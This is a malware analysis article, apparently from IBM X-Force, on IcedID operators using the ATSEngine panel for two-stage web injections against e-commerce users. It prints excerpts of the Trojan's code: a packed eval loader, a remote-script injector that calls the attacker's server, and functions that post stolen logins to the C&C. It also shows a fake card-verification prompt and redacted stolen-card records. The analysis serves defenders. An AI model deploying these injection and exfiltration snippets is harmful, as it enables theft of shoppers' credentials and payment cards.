
IcedID Operators Using ATSEngine Injection Panel to Hit E-Commerce Sites

securityintelligence.com/icedid-operators-using-atsengine-injection-panel-to-hit-e-commerce-sites/

February 6, 2019

Home&nbsp/ Advanced Threats
IcedID Operators Using ATSEngine Injection Panel to Hit E-Commerce Sites



Advanced Threats February 6, 2019

By Itzik Chimino co-authored by Limor Kessem , Ophir Harpaz 8 min read
As part of the ongoing research into cybercrime tools targeting users of financial services and e-commerce, IBM X-Force analyzes the tactics, techniques and procedures (TTPs) of organized malware gangs, exposing their inner workings to help diffuse reliable threat intelligence to the security community.

In recent analysis of IcedID Trojan attacks, our team looked into how IcedID operators target e-commerce vendors in the U.S., the gang's typical attack turf. The threat tactic is a two-step injection attack designed to steal access credentials and payment card data from victims. Given that the attack is separately operated, it's plausible that those behind IcedID are either working on different monetization schemes or renting botnet sections to other criminals, turning it to a cybercrime-as-a-service operation, similar to the Gozi Trojan's business model.

IcedID Origins

IBM Security discovered and named IcedID in September 2017. This modern banking Trojan features similar modules to malware like TrickBot and Gozi. It typically targets banks, payment card providers, mobile services providers, payroll, webmail and e-commerce sites, and its attack turf is mainly the U.S. and Canada. In their configuration files, it is evident that IcedID's operators target business accounts in search of heftier bounties than those typically found in consumer accounts.

IcedID has the ability to launch different attack types, including webinjection, redirection and proxy redirection of all victim traffic through a port it listens on.

The malware's distribution and infection tactics suggest that its operators are not new to the cybercrime arena; it has infected users via the Emotet Trojan since 2017 and in test campaigns launched in mid-2018, also via TrickBot. Emotet has been among the most notable malicious services catering to elite cybercrime groups from Eastern Europe over the past two years. Among its dubious customers are groups that operate QakBot, Dridex, IcedID and TrickBot.

Using ATSEngine to Orchestrate Attacks on E-Commerce Users

While current IcedID configurations feature both webinjection and malware-facilitate redirection attacks, let's focus on its two-stage webinjection scheme. This tactic differs from similar Trojans, most of which deploy the entire injection either from the configuration or on the fly.

To deploy injections and collect stolen data coming from victim input, some IcedID operators use a commercial inject panel known as Yummba's ATSEngine. ATS stands for automatic transaction system in this case. A web-based control panel, ATSEngine works from an attack/injection server, not from the malware's command-and-control (C&C) server. It allows the attacker to orchestrate the injection process, update injections on the attack server with agility and speed, parse stolen data, and manage the operation of fraudulent transactions. Commercial transaction panels are very common and have been in widespread use since they became popular in the days of the Zeus Trojan circa 2007.


Targeting Specific E-Commerce Vendors

In the attack we examined, we realized that some IcedID operators are using the malware to target very specific brands in the e-commerce sphere. Our researchers noted that this attack is likely sectioned off from the main botnet and operated by criminals who specialize in fraudulent merchandise purchases and not necessarily bank fraud.

Let's look at a sample code from those injections. This particular example was taken from an attack designed to steal credentials and take over the accounts of users browsing to a popular e-commerce site in the U.S.

As a first step, to receive any information from the attack server, the resident malware on the infected device must authenticate itself to the botnet's operator. It does so using a script from the configuration file. If the bot is authenticated to the server, a malicious script is sent from the attacker's ATSEngine server, in this case via the URL *home_link/gate.php.*


Notice that IcedID protects its configured instructions with encryption. The bot therefore requires a private key that authenticates versus the attacker's web-based control panel (e.g., *var pkey = "Ab1cd23"*). This means the infected device would not interact with other C&C servers that may belong to other criminals or security researchers.



```
<script>
    var home_link = "https://admin[redacted]";
    var gate_link = home_link + "/gate.php";
    var pkey = [redacted];
    eval(function(p, a, c, k, e, r) {
        e = function(c) {
            return (c < a ? '' : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString(36))
        };
        if (!''.replace(/^/, String)) {
            while (c--) r[e(c)] = k[c] || e(c);
            k = [function(e) {
                return r[e]
            }];
            e = function() {
                return '\\w+'
            };
            c = 1
        };
        while (c--)
            if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
        return p
    }('9 1N(){n a={1q:D,1r:D,1b:D,1s:D},1t;1t=o.W;H{o.W=""}N(e){}a.1u=2r o.W=="1O"?!0:2s("/*@2t!@*/!1");H{o.W=1t}N(e){}7(a.1u){a.1s=(/^(?:.*?[^a-2u-Z])??(?:2v|2w\\s
    var botid = "#id#";
    botid = /(ID)/im.test(botid) ? botid = "%%%BOT_NICK%%%" : botid;
    botid = /BOT_NICK/im.test(botid) ? botid = "%UID%" : botid;
    botid = /UID/im.test(botid) ? botid = new Fingerprint().get() : botid;
    if (!isFrame()) {
        iLoader.HideContent();
        cReady(function() {
            iLoader.Run()
        });
    }
</script>
```

Figure 1: IcedID Trojan receives instructions on connecting to attack server (source: IBM Trusteer)

Next, we evaluated the *eval(function(p, a, c, k, e, r)* function in the communication with the attack server and got the following code to reveal. Encoding is a common strategy to pack code and make it more compact.




```
function detectBrowser() {
var browser_type = detectBrowser();

(function () {

var iLoader = (function () {
    function loadScript(a) {
    function run() {
    return {
}());

var cReady = (function () {
    var d,
    DOMContentLoaded,
    class2type = {};
    class2type["[object Boolean]"] = "boolean";
    class2type["[object Number]"] = "number";
    class2type["[object String]"] = "string";
    class2type["[object Function]"] = "function";
    class2type["[object Array]"] = "array";
    class2type["[object Date]"] = "date";
    class2type["[object RegExp]"] = "regexp";
    class2type["[object Object]"] = "object";
    var f = {
    function doScrollCheck() {
    if (document.addEventListener) {
    function ready(a) {
    return ready
})();

function isFrame() {
    return top != self ? true : false
}
```

Figure 2: IcedID code designed to set the browser to accept external script injections (source: IBM Trusteer)

This function sets the infected user’s browser to accept external script injections that the Trojan will fetch from its operator’s server during an active attack.

The following snippet shows the creation of a document object model (DOM) script element with type *Text/javascript* and the ID *jsess_script_loader*. The injection’s developer used this technique to inject a remote script into a legitimate webpage. It fetches the remote script from the attacker’s C&C and then embeds it in a script tag, either in the head of the original webpage or in its body.

Taking a closer look at the function used here, we can see that it loads the script from the *home_link* of the *ssid*= of the infected user’s device, along with the current calendar date.




```
    function loadScript(a) {
        a += "&bt=" + browser_type;
        var b = document.createElement("script");
        b.type = "text/javascript";
        b.id = "jsess_script_loader";
        b.src = a;
        if (document.getElementsByTagName("head").length > 0) {
            document.getElementsByTagName("head")[0].appendChild(b)
        } else {
            document.getElementsByTagName("body")[0].appendChild(b)
        }
    }
    function run() {
        loadScript(window.home_link + "/[redacted].js?ssid=" + Number(new Date()))
    }
    return {
        Run: function () {
            run()
        },
        HideContent: function () {
            hideContent()
        }
    }
}());
```

Figure 3: IcedID code designed to inject remote script into targeted website (source: IBM Trusteer)

Steps 1 and 2: JavaScript and HTML

To perform the webinjection, an external script, a malicious JavaScript snippet, is charged with injecting HTML code into the infected user’s browser. Using this tactic, the malware does not deploy the entire injection from the configuration file, which would essentially expose it to researchers who successfully decrypt the configuration. Rather, it uses an initial injection as a trigger to fetch a second part of the injection from its attack server in real time. That way, the attack can remain more covert and the attacker can have more agility in updating injections without having to update the configuration file on all the infected devices.

In the example below, the HTML code, named *ccgrab*, modifies the page the victim is viewing and presents social engineering content to steal payment card data. This extra content on the page prompts the victim to provide additional information about his or her identity to log in securely.




```
"ccgrab_page": [
    'Error',
    'Additional security check',
    'Your access data has been checked. For security reasons it is necessary to provide additional information about your identity. '
    'Please enter the following security information and click <b>Continue</b>.',
    'Please select your credit card:',
    '--- Please choose ---',
    'Credit card number:',
    'Continue',
    'CVV/CVV2/CVC/CID:',
    'State:'
],
"errors": [
    'Please enter the valid credit card number',
    'We were unable to process this crdtxt. Please select another card or bank account and try again.  If the problem persists, contact our Support Center',
    'credit card',
    'Please enter the valid CVV/CVV2/CVC/CID',
    'Please select the valid State'
]
```

Figure 4: IcedID tricking victim with webinjection (source: IBM Trusteer)

The malware automatically grabs the victim's access credentials and the webinjection requests the following additional data elements pertaining to the victim's payment card:

- Credit card number;
- CVV2; and
- The victim's state of residence.

Once the victim enters these details, the data is sent to the attacker's ATSEngine server in parsed form that allows the criminal to view and search data via the control panel.



Grabbed Data

Name and Type: (MasterCard)
Card:
Exp.: 01/2019
CVV:
State: AK

Name and Type: (MasterCard)
Card:
Exp.: 01/2019
CVV:
State: AK

Name and Type: Visa®)
Card:
Exp.: 02/2019
CVV:
State: AL

no cards in account


Name and Type: (Visa)
Card:
Exp.: 10/2018
CVV:
State: CO

Name and Type: (Visa)
Card:
Exp.: 01/2019
CVV:
State: CA

Figure 5: Parsed stolen data sent to attacker's injection server (source: IBM Trusteer)

Managing Data Theft and Storage


The malicious script run by the malware performs additional functions to grab content from the victim’s device and his or her activity. The content grabbing function also checks the validity of the user’s input to ensure that the C&C does not accumulate junk data over time and manages the attack’s variables.



```
function defineContentVariables() {
function innerContent(a) {
function innerContent(a) {
var getElement = {
function isFrame() {
function isValidCardNumber(a) {
function urlEncode(b) {
function returnTrue(a) {
function clearLog() {
function addLog(a, b, c, d) {
function showFake(a) {
function removeFake(a) {
function removeFakes(a) {
function defineContainer() {
function showContent(a) {
function onLoadContentGrabberIframe() {
function callResponse(a, b, c) {
function readVariables() {
function onWriteVariables() {
function removeContentGrabberDiv() {
function removeScript(a) {
function loadScript(a, b) {
function getData(a, b) {
function postPageContent() {
    catch(err){
    \"></iframe>";
    b += "<form method=\"POST\" action=\"" + gate_link + "\" id=\"contentGrabberForm\" target=\"contentGrabbeIframe\">";
    b += "<textarea name=\"action\">write_log</textarea>";
    if (returnTrue(login)) {
    b += "<text" + "area name=\"msg_type\">" + msg_type + "</text" + "area>";
    b += "<text" + "area name=\"msg\">" + msg + "</text" + "area>";
```

Figure 6: Malicious IcedID script manages data grabbing (source: IBM Trusteer)

Once the data from the user is validated, it is saved to the C&C:



```
function saveLoginData(a) {
    if (a == 1) {
        if (new_login_input.value.length > 1 && new_password_input.value.length > 1) {
            disableFormInputs(new_login_form, true);
            addLog(document, "saveLoginData", "info", "login details submited: " + new_login_input.value + ", " + new_password_input.value);
            writeVariables({
                login: new_login_input.value,
                password: new_password_input.value,
                ats_started: "0"
            }, 1)
        }
```

Figure 7: Saving stolen data to attack server logs (source: IBM Trusteer)

Injection Attack Server Functions

The attack server enables the attacker to command infected bots by a number of functions. Let’s look at the function list that we examined once we decoded IcedID’s malicious script:


Function name	Purpose
isFrame()	Checks for frames on the website to look for potential third-party security controls.

isValidCardNumber(a)	Validates that payment card numbers are correct. This function is likely based on the Luhn algorithm.
onLoaded()	The main function that sets off the data grabbing process.
